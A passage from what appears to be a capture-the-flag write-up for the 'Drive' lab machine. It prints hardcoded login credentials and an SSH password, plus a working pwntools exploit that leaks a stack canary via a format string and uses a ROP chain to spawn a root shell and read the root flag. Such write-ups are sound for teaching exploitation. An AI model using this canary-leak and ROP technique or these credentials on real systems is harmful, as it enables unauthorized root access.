004022e6  if (sub_401130(&var_58, "moriarty") == 0 && sub_401130(&var_48, "findMeIfY0uC@nMr.Holmz!") == 0)
00402306      _IO_puts("Welcome...!")
0040230b      main_menu()
0040230b      noreturn
0040230b
00402319  _IO_puts("Invalid username or password.")
00402319
00402330  if (rax == *(fsbase + 0x28))
00402338      return 0
00402338
00402332  __stack_chk_fail()
00402332  noreturn
```


3) Created a solve



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/drive]
└─$ cat Dockerfile
# Use a lightweight Python 3.8 base image
FROM python:3.8-slim

# Set up a working directory
WORKDIR /app

# Copy solve.py to the container
COPY solve.py /app/solve.py

# Install zip and create a virtual environment
RUN apt-get update && apt-get install -y zip && \
    python3 -m venv /app/solve_env && \
    /app/solve_env/bin/pip install --upgrade pip && \
    /app/solve_env/bin/pip install pwntools

# Copy solve.py into the virtual environment for easier access
RUN cp /app/solve.py /app/solve_env/solve.py

# Zip the virtual environment with solve.py
RUN zip -r solve_env.zip /app/solve_env

# Copy the zipped environment to a shared directory when the container runs
CMD cp /app/solve_env.zip /shared/solve_env.zip
```

4) Exploited it

```python
#!/usr/bin/env python3

import sys
import os

# Add site-packages to PYTHONPATH
sys.path.append(os.path.join(os.path.dirname(__file__), 'lib', 'python3.8', 'site-packages'))

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF('/home/tom/doodleGrive-cli')
context.binary = exe

# io = gdb.debug(exe.path, '', api=True)
io = process(exe.path)

io.sendlineafter(b':', b'%15$p')
io.recvuntil(b'Enter password for ')
canary = int(io.recvuntil(b':', drop=True).decode(), 16)

rop_chain = ROP(exe)
bin_sh   = next(exe.search(b'/bin/sh'))
rop_chain.raw(0x0043fb7e)
rop_chain.system(bin_sh)

io.sendline(b'a'*56+p64(canary)+p64(0)+rop_chain.chain())
io.sendline('export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin')
io.interactive()
```



```
(solve_env) tom@drive:~/solve_env/app/solve_env$ ls ~/doodleGrive-cli
/home/tom/doodleGrive-cli
(solve_env) tom@drive:~/solve_env/app/solve_env$ vim solve.py
(solve_env) tom@drive:~/solve_env/app/solve_env$ python3 solve.py
solve.py:29: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline('export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin')

Invalid username or password.
$ ls
bin  include  lib  lib64  pwntools-doc  pyvenv.cfg  solve.py
$ cat /root/root.txt
af602c9781ccf435873c80bf9bda5c8f
$
(solve_env) tom@drive:~/solve_env/app/solve_env$ cat s
```

ALTERNATIVELY

```
ssh = ssh(host="drive.htb", user="tom", password="johnmayer7")
io = ssh.process("/home/tom/doodleGrive-cli")
```